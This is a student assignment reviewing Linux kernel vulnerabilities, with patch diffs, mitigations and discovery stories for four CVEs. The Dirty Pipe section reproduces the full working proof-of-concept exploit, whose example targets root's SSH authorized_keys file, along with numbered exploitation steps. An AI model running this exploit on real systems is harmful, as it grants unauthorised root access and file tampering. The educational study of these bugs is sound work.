
# Kernel Developer I am, Bugs I Fix


THE MORE WE LEARN. THE MORE WE DISCOVER HOW MUCH WE DO NOT KNOW.
TEM

Paleti Krishnasai - CED18I039

Device Drivers Assignment.

# Preface

Kernel is the central component of an operating system that manages operations of computer and hardware. It basically manages operations of memory and CPU time. It is the core component of an operating system. Kernel acts as a bridge between applications and data processing performed at hardware level using inter-process communication and system calls. Kernel loads first into memory when an operating system is loaded and remains into memory until the operating system is shut down again. It is responsible for various tasks such as disk management, task management, and memory management. It decides which process should be allocated to the processor to execute and which process should be kept in main memory to execute. It basically acts as an interface between user applications and hardware. The major aim of the kernel is to manage communication between software i.e. user-level applications and hardware i.e.CPU and disk memory.

OS kernels are full of bugs resulting in security, reliability, and usability issues. Several kernel fuzzers have recently been developed to find these bugs and have proven to be effective. Yet, bugs take several months to be patched once they are discovered. In this window of vulnerability, bugs continue to pose concerns.In this text,we shall be seeing about such bugs which posed serious problems to the linux distros and how it was resolved along with some of the bugs that currently exist which are not yet resolved.

## Table of contents

## 1. **CVE-2021-29649** : Missing Release of Memory after Effective Lifetime


**How the bug was found:**

An issue was discovered in the Linux kernel before 5.11.11. The user mode driver (UMD) has a copy_process() memory leak, related to a lack of cleanup steps in kernel/usermode_driver.c and kernel/bpf/preload/bpf_preload_kern.c, aka CID-f60a85cad677.

**Technicalities and analysis of the bug:**

This is often triggered by improper handling of malformed data or unexpectedly interrupted sessions. In some languages, developers are responsible for tracking memory allocation and releasing the memory. If there are no more pointers or references to the memory, then it can no longer be tracked and identified for release.

It was first discovered in the linux kernel before 5.11.11 .The user mode driver(UMD) has a copy process() memory leak.



Examples of remedies

```
bpf_preload_kern.c

+        if (tgid) {
+                wait_event(tgid->wait_pidfd, thread_group_exited(tgid));
+                umd_cleanup_helper(&umd_ops.info);
+        }

+        struct pid *tgid;

+        tgid = umd_ops.info.tgid;
+        if (tgid) {
+                kill_pid(tgid, SIGKILL, 1);
+                wait_event(tgid->wait_pidfd, thread_group_exited(tgid));
+                umd_cleanup_helper(&umd_ops.info);
+        }
+                umd_cleanup_helper(umd_info);

+/**
+ * umd_cleanup_helper - release the resources which allocated in
umd_setup
+ * @info: information about usermode driver
+ */
+void umd_cleanup_helper(struct umd_info *info)
+{
+        fput(info->pipe_to_umh);
+        fput(info->pipe_from_umh);
+        put_pid(info->tgid);
+        info->tgid = NULL;
+}
+EXPORT_SYMBOL_GPL(umd_cleanup_helper);
```

Below three files require update:
include/linux/usermode_driver.h
kernel/bpf/preload/bpf_preload_kern.c
kernel/usermode_driver.c

After the UMD process exits, the pipe_to_umh/pipe_from_umh and tgid need to be release.

All of the process/thread creation calls invoke different system calls (except create_thread) to step into kernel mode. All of those system calls in turn converge into the common kernel function _do_fork(), which is invoked with distinct CLONE_* flags. do_fork() internally falls back on copy_process() to complete the task.


A system with a serious kernel memory leak will quickly become unusable. Tracking down memory leaks can be painful work.

Kmemleak provides a way of detecting possible kernel memory leaks in a way similar to a tracing garbage collector. CONFIG_DEBUG_KMEMLEAK in “Kernel hacking” has to be enabled. A kernel thread scans the memory every 10 minutes (by default). For more details please refer to link – https://www.kernel.org/doc/html/latest/dev-tools/kmemleak.html

Products affected by CVE-2021-29649 include Fedora and Linux kernel.

**How the bug affects the kernel:**

The following C function leaks a block of allocated memory if the call to read() does not return the expected number of bytes:



```c
char* getBlock(int fd) {
  char* buf = (char*) malloc(BLOCK_SIZE);
  if (!buf) {
    return NULL;
  }
  if (read(fd, buf, BLOCK_SIZE) != BLOCK_SIZE) {

    return NULL;
  }
  return buf;
}
```

**How to mitigate exploitation:**

Upgrade to version v5.10.27, v5.11.11

```
diff --git a/include/linux/usermode_driver.h
b/include/linux/usermode_driver.h
index 073a9e0ec07d0..ad970416260dd 100644
--- a/include/linux/usermode_driver.h
+++ b/include/linux/usermode_driver.h
```

```
@@ -14,5 +14,6 @@ struct umd_info {
int umd_load_blob(struct umd_info *info, const void *data, size_t len);
int umd_unload_blob(struct umd_info *info);
int fork_usermode_driver(struct umd_info *info);
+void umd_cleanup_helper(struct umd_info *info);
#endif /* __LINUX_USERMODE_DRIVER_H__ */
diff --git a/kernel/bpf/preload/bpf_preload_kern.c
b/kernel/bpf/preload/bpf_preload_kern.c
index 79c5772465f14..53736e52c1dfa 100644
--- a/kernel/bpf/preload/bpf_preload_kern.c
+++ b/kernel/bpf/preload/bpf_preload_kern.c
@@ -60,9 +60,12 @@ static int finish(void)
                                &magic, sizeof(magic), &pos);
        if (n != sizeof(magic))
                return -EPIPE;
+
        tgid = umd_ops.info.tgid;
-       wait_event(tgid->wait_pidfd, thread_group_exited(tgid));
-       umd_ops.info.tgid = NULL;
+       if (tgid) {
+               wait_event(tgid->wait_pidfd, thread_group_exited(tgid));
+               umd_cleanup_helper(&umd_ops.info);
+       }
        return 0;
}
@@ -80,10 +83,18 @@ static int __init load_umd(void)
static void __exit fini_umd(void)
{
+       struct pid *tgid;
+
        bpf_preload_ops = NULL;
+
        /* kill UMD in case it's still there due to earlier error */
-       kill_pid(umd_ops.info.tgid, SIGKILL, 1);
-        umd_ops.info.tgid = NULL;
+        tgid = umd_ops.info.tgid;
+        if (tgid) {
+                kill_pid(tgid, SIGKILL, 1);
+
+                wait_event(tgid->wait_pidfd, thread_group_exited(tgid));
+                umd_cleanup_helper(&umd_ops.info);
+        }
         umd_unload_blob(&umd_ops.info);
}
late_initcall(load_umd);
diff --git a/kernel/usermode_driver.c b/kernel/usermode_driver.c
index 0b35212ffc3d0..bb7bb3b478abf 100644
--- a/kernel/usermode_driver.c
+++ b/kernel/usermode_driver.c
@@ -139,13 +139,22 @@ static void umd_cleanup(struct subprocess_info
*info)
         struct umd_info *umd_info = info->data;
         /* cleanup if umh_setup() was successful but exec failed */
-        if (info->retval) {
-                fput(umd_info->pipe_to_umh);
-                fput(umd_info->pipe_from_umh);
-                put_pid(umd_info->tgid);
-                umd_info->tgid = NULL;
-        }
+        if (info->retval)
+                umd_cleanup_helper(umd_info);
+}
+
+/**
+ * umd_cleanup_helper - release the resources which were allocated in
umd_setup
+ * @info: information about usermode driver
+ */
```

```
+void umd_cleanup_helper(struct umd_info *info)
+{
+	fput(info->pipe_to_umh);
+	fput(info->pipe_from_umh);
+	put_pid(info->tgid);
+	info->tgid = NULL;
}
+EXPORT_SYMBOL_GPL(umd_cleanup_helper);
/**
 * fork_usermode_driver - fork a usermode driver
```

**References**:

https://www.cvedetails.com/cve/CVE-2021-29649/

https://cwe.mitre.org/data/definitions/401.html

http://www.antihackingonline.com/potential-risk-of-cve/cve-2021-29649-linux-kernel-before-5-11-11-the-user-mode-driver-umd-has-a-copy_process-memory-leak-30-03-2021/

https://www.whitesourcesoftware.com/vulnerability-database/CVE-2021-29649

## 2. **CVE-2021-27365** : Heap buffer overflow in the iSCSI subsystem

A flaw was found in the Linux kernel. A heap buffer overflow in the iSCSI subsystem is triggered by setting an iSCSI string attribute to a value larger than one page and then trying to read it. The highest threat from this vulnerability is to data confidentiality and integrity as well as system availability.

### How the bug was found:

This bug was first introduced in 2006 (see drivers/scsi/libiscsi.c, commits a54a52caad and fd7255f51a) when the iSCSI subsystem was being developed. However, the kstrdup/sprintf pattern used in the bug has been expanded to cover a larger number of fields since the initial commit.

### Technicalities of the bug:

The vulnerability is triggered by setting an iSCSI string attribute to a value larger than one page, and then trying to read it. Internally, a sprintf call (line 3397 in drivers/scsi/libiscsi.c in the kernel-4.18.0-240.el8 source code) is used on the user-supplied value with a buffer of a single page that is used for the seq file that backs the iscsi attribute. More specifically, an unprivileged user can send netlink messages to the iSCSI subsystem (in drivers/scsi/scsi_transport_iscsi.c) which sets attributes related to the iSCSI connection, such as hostname, username, etc, via the helper functions in drivers/scsi/libiscsi.c. These attributes are only limited in size by the maximum length of a netlink message (either 2**32 or 2**16 depending on the specific code processing the message). The sysfs and seqfs subsystem can then be used to read these attributes, however it will only allocate a buffer of PAGE_SIZE (single_open in fs/seq_file.c, called when the sysfs file is opened).

**Analysis and testing of the bug:**

The linux kernel iscsi initiator code allows initiator/target parameters to be negotiated than can be longer than 4k, since no limit is imposed. But when these values are displayed via sysfs, the sysfs subsystem limits that output to 4k, so the memory above that gets leaked.

**How to mitigate exploitation:**

Method 1:

The LIBISCSI module will be auto-loaded when required, its use can be disabled by preventing the module from loading with the following instructions: # echo "install libiscsi /bin/true" >> /etc/modprobe.d/disable-libiscsi.conf

The system will need to be restarted if the libiscsi modules are loaded. In most circumstances, the libiscsi kernel modules will be unable to be unloaded while any network interfaces are active and the protocol is in use. If the system requires iscsi to work correctly, this mitigation may not be suitable.

Method 2:

Update the kernel.Linux distros such as from Fedora (5.10.21) stable version and Red hat Enterprise Linux 7 has fixed this vulnerability.Kernel Live Patch Information can be found in the link below:

**References**:

https://packetstormsecurity.com/files/162117/Kernel-Live-Patch-Security-Notice-LSN-0075-1.html

https://access.redhat.com/security/cve/cve-2021-27365

https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2021-27365

https://nvd.nist.gov/vuln/detail/CVE-2021-27365

## 3. CVE-2022-0847 : Dirty Pipe

A vulnerability in the Linux kernel since 5.8 which allows overwriting data in arbitrary read-only files. This leads to privilege escalation because unprivileged processes can inject code into root processes.

**How the bug was found:**

Started a year ago with a support ticket about corrupt files. A customer complained that the access logs they downloaded could not be decompressed. And indeed, there was a corrupt log file on one of the log servers; it could be decompressed, but gzip reported a CRC error.  The developer could not explain why it was corrupt, but I assumed the nightly split process had crashed and left a corrupt file behind. The developer fixed the file's CRC manually, closed the ticket, and soon forgot about the problem.

Months later, this happened again and yet again. Every time, the file's contents looked correct, only the CRC at the end of the file was wrong. Now, with several corrupt files, the developer was able to dig deeper and found a surprising kind of corruption. A pattern emerged.

In the CM4all hosting environment, all web servers (running our custom open source HTTP server) send UDP multicast datagrams with metadata about each HTTP request. These are received by the log servers running Pond, our custom open source in-memory database. A nightly job splits all access logs of the previous day into one per hosted web site, each compressed with zlib.

Only the primary log server had corruptions (the one which served HTTP connections and constructed ZIP files). The standby server (HTTP inactive but same log extraction process) had zero corruptions. Data on both servers was identical, minus those corruptions.

Via HTTP, all access logs of a month can be downloaded as a single .gz file. Using a trick (which involves Z_SYNC_FLUSH), we can just concatenate all gzipped daily log files without having to decompress and recompress them, which means this HTTP request consumes nearly no CPU. Memory bandwidth is saved by employing the splice() system call to feed data directly from the hard disk into the HTTP connection, without passing the kernel/userspace boundary (“zero-copy”).

the web service writes a ZIP header, then uses splice() to send all compressed files, and finally uses write() again for the “central directory file header”, which begins with 50 4b 01 02 1e 03 14 00, exactly the corruption. The data sent over the wire looks exactly like the corrupt files on disk. But the process sending this on the wire has no write permissions on those files (and doesn’t even try to do so), it only reads them.

The kernel is an extremely complex project developed by thousands of individuals with methods that may seem chaotic; despite of this, it is extremely stable and reliable. But in this case it is thought to be a linux bug by its discoverer.

Two C programs.

One that keeps writing odd chunks of the string “AAAAA” to a file (simulating the log splitter):

```
#include <unistd.h>

int main(int argc, char **argv) {

  for (;;) write(1, "AAAAA", 5);

}

// ./writer >foo
```

And one that keeps transferring data from that file to a pipe using splice() and then writes the string “BBBBB” to the pipe (simulating the ZIP generator):

```
#define _GNU_SOURCE

#include <unistd.h>

#include <fcntl.h>

int main(int argc, char **argv) {

  for (;;) {

    splice(0, 0, 1, 0, 2, 0);

    write(1, "BBBBB", 5);

  }
}

// ./splicer <foo |cat >/dev/null
```

The developer copied those two programs to the log server, and… bingo! The string "BBBBB" started appearing in the file, even though nobody ever wrote this string to the file (only to the pipe by a process without write permissions).

So this really is a kernel bug!

**Technicalities and Analysis of the Bug:**

The fault was discovered in one of the commits where in it refactors the pipe buffer code for anonymous pipe buffers. It changes the way how the "mergeable" check is done for pipes.

The web service which generates ZIP files communicates with the web server over pipes; it talks about the Web Application Socket protocol which the developer's company invented because we were not happy with CGI, FastCGI and AJP. Using pipes instead of multiplexing over a socket (like FastCGI and AJP do) has a major advantage: you can use splice() in both the application and the web server for maximum efficiency. This reduces the overhead for having web applications out-of-process (as opposed to running web services inside the web server process, like Apache modules do). This allows privilege separation without sacrificing (much) performance.

The smallest unit of memory managed by the CPU is a page (usually 4 kB). Everything in the lowest layer of Linux's memory management is about pages. If an application requests memory from the kernel, it will get a number of (anonymous) pages. All file I/O is also about pages: if you read data from a file, the kernel first copies a number of 4 kB chunks from the hard disk into kernel memory, managed by a subsystem called the page cache. From there, the data will be copied to userspace. The copy in the page cache remains for some time, where it can be used again, avoiding unnecessary hard disk I/O, until the kernel decides it has a better use for that memory ("reclaim"). Instead of copying file data to userspace memory, pages managed by the page cache can be mapped directly into userspace using the mmap() system call (a trade-off for reduced memory bandwidth at the cost of increased page faults and TLB flushes).

The splice() system call is kind of a generalization of sendfile(): It allows the same optimization if either side of the transfer is a pipe; the other side can be almost anything (another pipe, a file, a socket, a block device, a character device). The kernel implements this by passing page references around, not actually copying anything (zero-copy).

The first write to a pipe allocates a page (space for 4 kB worth of data). If the most recent write does not fill the page completely, a following write may append to that existing page instead of allocating a new one. This is how "anonymous" pipe buffers work.

splice() data from a file into the pipe, the kernel will first load the data into the page cache. Then it will create a struct pipe_buffer pointing inside the page cache (zero-copy), but unlike anonymous pipe buffers, additional data written to the pipe must not be appended to such a page because the page is owned by the page cache, not by the pipe.

Several years before PIPE_BUF_FLAG_CAN_MERGE was born, commit 241699cd72a8 “new iov_iter flavour: pipe-backed” (Linux 4.9, 2016) added two new functions which allocate a new struct pipe_buffer, but initialization of its flags member was missing. It was now possible to create page cache references with arbitrary flags, but that did not matter. It was technically a bug, though without consequences at that time because all of the existing flags were rather boring.

This bug suddenly became critical in Linux 5.8. By injecting PIPE_BUF_FLAG_CAN_MERGE into a page cache reference, it became possible to overwrite data in the page cache, simply by writing new data into the pipe prepared in a special way.

This explains the file corruption: First, some data gets written into the pipe, then lots of files get spliced, creating page cache references. Randomly, those may or may not have PIPE_BUF_FLAG_CAN_MERGE set. If yes, then the write() call that writes the central directory file header will be written to the page cache of the last compressed file.

But why only the first 8 bytes of that header? Actually, all of the header gets copied to the page cache, but this operation does not increase the file size. The original file had only 8 bytes of “unspliced” space at the end, and only those bytes can be overwritten. The rest of the page is unused from the page cache’s perspective (though the pipe buffer code does use it because it has its own page fill management).

And why does this not happen more often? Because the page cache does not write back to disk unless it believes the page is “dirty”. Accidently overwriting data in the page cache will not make the page “dirty”. If no other process happens to “dirty” the file, this change will be ephemeral; after the next reboot (or after the kernel decides to drop the page from the cache, e.g. reclaim under memory pressure), the change is reverted. This allows interesting attacks without leaving a trace on hard disk.

it is possible to overwrite the page cache even in the absence of writers, with no timing constraints, at (almost) arbitrary positions with arbitrary data. The limitations are:

- the attacker must have read permissions (because it needs to splice() a page into a pipe)
- the offset must not be on a page boundary (because at least one byte of that page must have been spliced into the pipe)
- the write cannot cross a page boundary (because a new anonymous buffer would be created for the rest)
- the file cannot be resized (because the pipe has its own page fill management and does not tell the page cache how much data has been appended)

To exploit this vulnerability, you need to:

1. Create a pipe.
2. Fill the pipe with arbitrary data (to set the PIPE_BUF_FLAG_CAN_MERGE flag in all ring entries).
3. Drain the pipe (leaving the flag set in all struct pipe_buffer instances on the struct pipe_inode_info ring).

4. Splice data from the target file (opened with O_RDONLY) into the pipe from just before the target offset.
5. Write arbitrary data into the pipe; this data will overwrite the cached file page instead of creating a new anomyous struct pipe_buffer because PIPE_BUF_FLAG_CAN_MERGE is set.

To make this vulnerability more interesting, it not only works without write permissions, it also works with immutable files, on read-only btrfs snapshots and on read-only mounts (including CD-ROM mounts). That is because the page cache is always writable (by the kernel), and writing to a pipe never checks any permissions.

**How to mitigate exploitation:**

The bug was then fixed and merged after testing from the proposed proof of concept (code below) .

```
/* SPDX-License-Identifier: GPL-2.0 */

/*

* Copyright 2022 CM4all GmbH / IONOS SE

*

* author: Max Kellermann <max.kellermann@ionos.com>

*

* Proof-of-concept exploit for the Dirty Pipe

* vulnerability (CVE-2022-0847) caused by an uninitialized
* "pipe_buffer.flags" variable.  It demonstrates how to overwrite any

* file contents in the page cache, even if the file is not permitted

* to be written, immutable or on a read-only mount.

*

* This exploit requires Linux 5.8 or later; the code path was made

* reachable by commit f6dd975583bd ("pipe: merge

* anon_pipe_buf*_ops").  The commit did not introduce the bug, it was

* there before, it just provided an easy way to exploit it.

*

* There are two major limitations of this exploit: the offset cannot

* be on a page boundary (it needs to write one byte before the offset

* to add a reference to this page to the pipe), and the write cannot

* cross a page boundary.

*

* Example: ./write_anything /root/.ssh/authorized_keys 1 $'\nssh-ed25519
AAA......\n'

*

* Further explanation: https://dirtypipe.cm4all.com/

*/
```

```
#define _GNU_SOURCE

#include <unistd.h>

#include <fcntl.h>

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <sys/stat.h>

#include <sys/user.h>


#ifndef PAGE_SIZE

#define PAGE_SIZE 4096

#endif


/**

* Create a pipe where all "bufs" on the pipe_inode_info ring have the

* PIPE_BUF_FLAG_CAN_MERGE flag set.

*/
```

```
static void prepare_pipe(int p[2])

{

  if (pipe(p)) abort();



  const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);

  static char buffer[4096];



  /* fill the pipe completely; each pipe_buffer will now have

     the PIPE_BUF_FLAG_CAN_MERGE flag */

  for (unsigned r = pipe_size; r > 0;) {

     unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;

     write(p[1], buffer, n);

     r -= n;

  }



  /* drain the pipe, freeing all pipe_buffer instances (but

     leaving the flags initialized) */

  for (unsigned r = pipe_size; r > 0;) {
    unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;

    read(p[0], buffer, n);

    r -= n;

  }


  /* the pipe is now empty, and if somebody adds a new

    pipe_buffer without initializing its "flags", the buffer

    will be mergeable */

}


int main(int argc, char **argv)

{

  if (argc != 4) {

    fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]);

    return EXIT_FAILURE;

  }


  /* dumb command-line argument parser */
```

```
const char *const path = argv[1];

loff_t offset = strtoul(argv[2], NULL, 0);

const char *const data = argv[3];

const size_t data_size = strlen(data);


if (offset % PAGE_SIZE == 0) {

   fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");

   return EXIT_FAILURE;

}


const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;

const loff_t end_offset = offset + (loff_t)data_size;

if (end_offset > next_page) {

   fprintf(stderr, "Sorry, cannot write across a page boundary\n");

   return EXIT_FAILURE;

}


/* open the input file and validate the specified offset */
```

```
const int fd = open(path, O_RDONLY); // yes, read-only! :-)

if (fd < 0) {

   perror("open failed");

   return EXIT_FAILURE;

}



struct stat st;

if (fstat(fd, &st)) {

   perror("stat failed");

   return EXIT_FAILURE;

}



if (offset > st.st_size) {

   fprintf(stderr, "Offset is not inside the file\n");

   return EXIT_FAILURE;

}



if (end_offset > st.st_size) {
    fprintf(stderr, "Sorry, cannot enlarge the file\n");

    return EXIT_FAILURE;

}



/* create the pipe with all flags initialized with

    PIPE_BUF_FLAG_CAN_MERGE */

int p[2];

prepare_pipe(p);



/* splice one byte from before the specified offset into the

    pipe; this will add a reference to the page cache, but

    since copy_page_to_iter_pipe() does not initialize the

    "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */

--offset;

ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);

if (nbytes < 0) {

    perror("splice failed");

    return EXIT_FAILURE;
```

```
}

if (nbytes == 0) {

   fprintf(stderr, "short splice\n");

   return EXIT_FAILURE;

}



/* the following write will not create a new pipe_buffer, but

   will instead write into the page cache, because of the

   PIPE_BUF_FLAG_CAN_MERGE flag */

nbytes = write(p[1], data, data_size);

if (nbytes < 0) {

   perror("write failed");

   return EXIT_FAILURE;

}

if ((size_t)nbytes < data_size) {

   fprintf(stderr, "short write\n");

   return EXIT_FAILURE;

}printf("It worked!\n");
```

```
 return EXIT_SUCCESS;

}
```


**Timeline**

- 2021-04-29: first support ticket about file corruption
- 2022-02-19: file corruption problem identified as Linux kernel bug, which turned out to be an exploitable vulnerability
- 2022-02-20: bug report, exploit and patch sent to the Linux kernel security team
- 2022-02-21: bug reproduced on Google Pixel 6; bug report sent to the Android Security Team
- 2022-02-21: patch sent to LKML (without vulnerability details) as suggested by Linus Torvalds, Willy Tarreau and Al Viro
- 2022-02-23: Linux stable releases with my bug fix (5.16.11, 5.15.25, 5.10.102)
- 2022-02-24: Google merges my bug fix into the Android kernel
- 2022-02-28: notified the linux-distros mailing list
- 2022-03-07: public disclosure

**Reference**:

https://nakedsecurity.sophos.com/2022/03/08/dirty-pipe-linux-kernel-bug-lets-anyone-to-write-to-any-file/

## 4. **CVE-2022-0435** : Remote stack overflow via kernel panic on systems using TIPC may lead to DoS



| | Red Hat |
|---|---|
| CVSS v3 Base Score | 7.1 |
| Attack Vector | Adjacent Network |
| Attack Complexity | High |
| Privileges Required | Low |
| User Interaction | None |
| Scope | Unchanged |
| Confidentiality | High |
| Integrity Impact | High |
| Availability Impact | High |

A stack overflow flaw was found in the Linux kernel’s TIPC protocol functionality in the way a user sends a packet with malicious content where the number of domain member nodes is higher than the 64 allowed. This flaw allows a remote user to crash the system or possibly escalate their privileges if they have access to the TIPC network.

**How the bug was found:**

Openwall discovered a remotely & locally reachable stack overflow in the Linux kernel networking module for the Transparent Inter-Process Communication (TIPC) protocol.This vulnerability has been present since the monitoring framework was first introduced in June 2016, impacting versions 4.8 forward.

**Technicalities of the bug:**

Transparent Inter Process Communication (TIPC) is an IPC mechanism designed for intra-cluster communication. Cluster topology is managed around the concept of nodes and the links between these nodes. One of the many features of the TIPC module is its monitoring framework. Introduced into the kernel in June 2016 (commit 35c55c9), the framework allows nodes to monitor network topology and share their view with other nodes in the same domain.

Peer state is tracked via `struct tipc_peer`:

...

```
/* struct tipc_peer: state of a peer node and its domain

* @addr: tipc node identity of peer

* @head_map: shows which other nodes currently consider peer 'up'

* @domain: most recent domain record from peer

* @hash: position in hashed lookup list

* @list: position in linked list, in circular ascending order by 'addr'
* @applied: number of reported domain members applied on this monitor
list

* @is_up: peer is up as seen from this node

* @is_head: peer is assigned domain head as seen from this node

* @is_local: peer is in local domain and should be continuously monitored

* @down_cnt: - numbers of other peers which have reported this on lost

*/

struct tipc_peer {

u32 addr;

struct tipc_mon_domain *domain;

struct hlist_node hash;

struct list_head list;

u8 applied;

u8 down_cnt;

bool is_up;

bool is_head;

bool is_local;

};

...
```

`struct tipc_mon_domain` referends a domain record, used to define that peers view of the TIPC topology:

```
...
#define MAX_MON_DOMAIN 64
...
/* struct tipc_mon_domain: domain record to be transferred between peers
* @len: actual size of domain record
* @gen: current generation of sender's domain
* @ack_gen: most recent generation of self's domain acked by peer
* @member_cnt: number of domain member nodes described in this record
* @up_map: bit map indicating which of the members the sender considers up
* @members: identity of the domain members
*/
struct tipc_mon_domain {
u16 len;
u16 gen;
u16 ack_gen;
u16 member_cnt;
u64 up_map;

u32 members[MAX_MON_DOMAIN];

};

...
```

These records are transferred between peers, with each node keeping a copy of the most

up-to-date domain record received from each of its peers in the `tipc_peer->domain` field.

Records are processed by the function `tipc_mon_rcv`, which check `STATE_MSG` received from

peers, to see if the message body contains a valid `struct tipc_mon_domain`:

```
...

/* tipc_mon_rcv - process monitor domain event message

*

* @data: STATE_MSG body

* @dlen: STATE_MSG body size (taken from TIPC header)

*/

void tipc_mon_rcv(struct net *net, void *data, u16 dlen, u32 addr,

struct tipc_mon_state *state, int bearer_id)
```

```
{

struct tipc_mon_domain *arrv_dom = data;

struct tipc_mon_domain dom_bef;

...

/* Sanity check received domain record */

if (dlen < dom_rec_len(arrv_dom, 0))

[0]

[1]

return;
